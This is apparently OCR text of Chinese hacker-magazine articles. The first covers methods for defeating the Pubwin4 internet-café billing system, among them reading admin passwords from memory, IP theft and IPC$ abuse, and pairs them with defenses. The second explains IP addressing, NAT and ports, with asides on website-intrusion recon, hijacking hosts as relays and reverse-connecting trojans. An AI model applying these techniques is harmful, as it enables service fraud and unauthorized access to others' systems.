此法弊端：有一定工作量，不过比网管拿个笔逐个记录然后去吧台服务端对照好像显得轻松了许多。当然现在也有一个省事的 Pubwin 客户端检测程序——Pubwin 巡警，可以使用，但容易报错，可以一试（如图 4）。




图 4

2.（非破坏）Pubwin4 正常工作型

代表方法：正常登录，断网，换机结帐；正常登录，设置防火墙，拦截关机信号，换机结帐；使用winhex读取内存中的管理员密码或者使用Pubwin破解2005读取系统设置中的星号密码；通过修改TCP/IP属性盗用空余IP“绕”过服务端。此时，Pubwin客户端要么脱网，要么还是正常运行，但与服务端失去了联系（尤其是使用Pubwin“绕”这种方法），此时Pubwin巡警也无能为力。

防范方法：对于断网法，可以采用随机排查，重点查看非上网主机是否在服务端的列表中（方法较笨但很实用）；对于防火墙法，可以使用局域网助手对比；对于读取管理员密码，Pubwin4.3.0.1虽然通过补丁解决的内存中出现密码的问题，但由于Pubwin系统设置中管理员密码为星号这一Bug，暂时Pubwin破解精灵2005是可以通吃的，只有等待浩艺的新补丁或者采用MD5或Mars等高强度加密算法，暂时可以使用局域网助手对比来解决。

我们重点说一下“绕”法，此法是我在去年年末发现的由于Pubwin4的客户端与服务端连接途径不畅，造成在修改IP地址后Pubwin4“假脱机”，尤其是在不同子网情况下尤其严重。由于此法为盗用IP，在大型的网吧无法准确的定位被破解主机的物理位置，因此以上的防范方法都不太管用，我本人都曾遇到过网管连续走过来三遍都无法确定“免费”机的位置，汗~

对于这种情况，我们可以通过子网掩码的设置来避免空余IP地址被盗用，如本网吧联网总的主机数为126台，那么子网掩码就设置为255.255.255.128即可（如图5、图6），使某台主机的IP被盗用，我们也可以通过Mac扫描器（如图7）来监视网络中是谁改动的IP地址，子网掩码的设置可以使用NetTool来计算（如图8）。



图 5




图 6




图 7




图 8

三、后记

以上的防范方法要做到绝对防止Pubwin4被突破（破解）是不可能的，但是Pubwin4被突破（破解）的难度是大大增加了。

在本文行将结束之际，网络上又开始流行利用服务端主机开放IPC$服务来给自己充值，并且有了Pubwin4充值专用工具，官方的解决方案是关闭IPC$（如图9），但是如果服务端的系统补丁没打完，或是开了如电影端口或3389端口，我又可以通过远程溢出、脚本注入或极品五笔漏洞，系统的权限不就又唾手可得，我本人就曾遇到过这样的小网吧。可见Pubwin4的漏洞防范任重而道远，广大网吧管理员又要辛苦了，最后希望“玩☆Pubwin☆的人”QQ群内的朋友不要恨我，嘿嘿，我们已经“玩”了很久了……




图 9

搏战局域网

magic dog

很多菜鸟或许和我当初刚开始接触网络时一样，对“公网”、“内网”、“公网IP”、“内网IP”、“动态IP”、“静态IP”等局域网与互联网衔接相关的术语弄得晕头转向，今天我就给大家说一些关于局域网的问题以及解决方法。

“公网”和“内网”相对，比如大家在网吧里上网或是使用单位里的计算机，一般这时计算机就是处在内网，也就是我们平常所说的局域网。处在内网的计算机IP一般是192.168.*.*和10.*.*.*范围内的，至于如何查看自己的IP，打开命令提示符输入：ipconfig即可看见了，可以加上参数：ipconfig/all，这样可以显示网关一些信息(NAT网关可以是交换机、路由器或电脑)，这时你看到的IP便是“内网IP”，如果你去专门的网站查看自己的IP会发现和你刚才在命令行下所见的IP不一样，因为你是在内网里，互联网（公网）上的计算机是不能识别的，网站上显示的IP只是网关的IP。

我们所说的“动态IP”、“静态IP”都是公网IP，在互联网是有效的。网络初始，把IP定为12位分四段，也就是这样：xxx.xxx.xxx.xxx，用小数点隔开，每一段数字大小在：0——255之间，由于全球的计算机用户群十分庞大而许多的计算机用户并不需要一直把计算机放在网络上（由于公网IP地址有限，不少ISP服务商采用多个内网用户通过代理和网关路由器共用一个公网IP接入互联网的方法，但是这样就限制了用户），所以人们就把IP分为静态和动态两种。如今普通用户要想拥有一个静态IP是很不容易的，这些IP一般都分配到了一些企业公司里，我朋友的一家网吧服务器便是租用的静态IP，加上网费一个月就需要交纳5000多元，所以私人就别想了。说到这里我想给广大菜鸟说一点，就是平常在入侵网站时的问题。入侵首先是踩点，一个网站我们怎么知道它是使用的虚拟空间还是单独的一个服务器呢？个人经验，在命令行下PING网站域名再把得到的IP输入IE地址栏浏览，如果仍能正常访问，那么就说明这个网站是用的一个单独的服务器了。OK，我们回来，再说动态IP。我们通常是ADSL上网，拨号后便获得一个公网IP，这个IP是动态的，其实也不能说这个IP就是“全动态”的，比如我的IP是：202.55.0.10，下次我再拨号上网获得公网IP前两三位也是不会变的，也就是说这里的“动态”也是分区域“动”的（大家晕了没？）。

有人可能会问既然内网计算机的IP是不能被互联网（公网）上的计算机识别那么内网的计算机怎么可以上网呢？这里我们就要说到NAT地址转换协议了，互联网（公网）的计算机不能识别你但是你可以识别它的嘛！

NAT即网络地址转换，是一种将一个IP地址域映射到另一个IP地址域技术，从而为终端主机提供透明路由。NAT包括静态网络地址转换、动态网络地址转换、网络地址及端口转换、动态网络地址及端口转换、端口映射等。NAT常用于私有地址域与公用地址域的转换以解决IP地址匮乏问题。在防火墙上实现NAT后，可以隐藏受保护网络的内部拓扑结构，在一定程度上提高网络的安全性。如果反向NAT提供动态网络地址及端口转换功能，还可以实现负载均衡等功能。再简单点说，当起用这个协议（NAT）后，你可以通过网关访问互联网，然后互联网上的计算机把数据先发送到网关，网关经过识别确认后再把数据发送到相应的局域网内的计算机上。这样我们就可以上网了。关于通过NAT共享上网和利用NAT来实现端口映射的实现过程以后有机会再和大家讲解，这里限于篇幅就不再描述了。最后是安全问题，当NAT改变包的IP地址后，需要认真考虑这样做对安全设施带来的影响。对于防火墙，它利用IP地址、TCP端口、目标地址以及其它在IP包内的信息来决定是否干预网络的连接。当使用了NAT后，可能就不得不改变防火墙的一些规则，因为NAT改变了源地址和目的地址，在许多配置中，NAT被集成在了防火墙系统之中执行访问控制和地址翻译。大家不要把NAT假设在防火墙外面了，因为黑客是可以轻易地骗过NAT进入网络。

前面说了如果你是在内网里，互联网（公网）上的计算机是不能识别你的，所以这将直接影响其它计算机与你的通讯，对于我们这些搞hack的人来说更是至关重要了，比如为了穿透防火墙使用反弹木马，但是你却没公网的IP那你怎么“弹”？在溢出过程中有时也是需要反向溢出的，而你没有公网IP也不行，所以我们需要公网IP!

我这里介绍3种方法让处在局域网的用户获得公网的IP。

1．入侵互联网上的计算机做成肉鸡拿它当跳板这样就可以，呵呵。

2．采用端口映射。

3．不要在内网里上网（“呜啦~呜啦~”，报告：有人死在众菜鸟愤怒的拳脚下）。

呵呵，给大家开个玩笑活跃下气氛，第一种方法不用我教自己也会，所以这里给大家说下端口映射。

万丈高楼平地起，本着照顾菜鸟的原则（哈哈，我也是菜鸟），先让大家知道什么是端口。可以这样说：端口便是计算机与外部通信的途径，计算机若想和别的计算机通讯必须得开相应的端口才行。端口(Port)有好几种意思，平时大家也可能在一些电脑配件（如HUB、交换机、打印机）的接口处看到“端口”这两个字，它们指的是连接其它设备的接口，这里所指的端口不是指这些物理意义上的端口，而是指TCP/IP的端口，逻辑意义上的端口。如果把IP地址比作一个房子，逻辑端口就是出入这间房子的门。逻辑端口通过端口号来标记，端口号只有整数，范围是从0到65535。一台计算机可以提供许多服务，如IIS、FTP、SMTP，这些服务都是与网络相关的，但是完全可以通过1个IP来实现。因为IP地址与网络服务的关系是一对多的关系，所以计算机是通过“IP+端口号”来区分不同的服务的。端口并不是一成不变的，比如一提到WEB服务我问各位服务器开的什么端口，大部分人会斩钉截铁地说是80端口是不是？其实端口是可以修改的，但是由于一些关系，例如方便服务器之间的通讯，人们都把一些服务约定俗成地绑定在某一个端口上，前面WEB服务的便是。

又如FTP开的端口一般就是21，而有些程序就算是同一个程序每次启动时所开的端口也会变化，一般这些程序所开的端口在1024以上，1024以下的端口为系统注册端口，也就是说系统一些文件运行时如果需要开端口便会在1-1024端口号中找，如果非系统程序占用了系统文件需要的端口，那么将引起系统的不稳定或其它严重后果。端口有两种：TCP端口和UDP端口。由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235端口，UDP也可以有235端口，两者并不冲突。 至于TCP和UDP的区别如下：TCP即传输控制协议，提供的是面向连接、可靠的字节流服务。当客户和服务器彼此交换数据时，双方之间必须建立一个TCP连接，之后才能传输数据。TCP丢弃重复数据，提供超时重发，检验数据，流量控制等功能，保证数据能从一端传到另一端。

UDP即用户数据包协议，是一个简单的面向数据包的运输层协议。UDP不提供可靠性，它只是把应用程序传给IP层的数据包发送出去，但是并不能保证它们能到达目的地。由于UDP在传输数据报前不用在客户和服务器之间建立一个连接，且没有超时重发等机制，故而传输速度很快。我再给大家举个例子，比如手机，我们要告诉对方一个消息，用TCP通讯就是用手机在给对方打电话，要对方接通了才能把话说出去，当然别人也一定是收到了；而用UDP则如发短信，我们可以把消息发出去不管对方有没有人，这样就不保证对方会收到了。简而言之TCP讲究可靠，UDP讲究速度。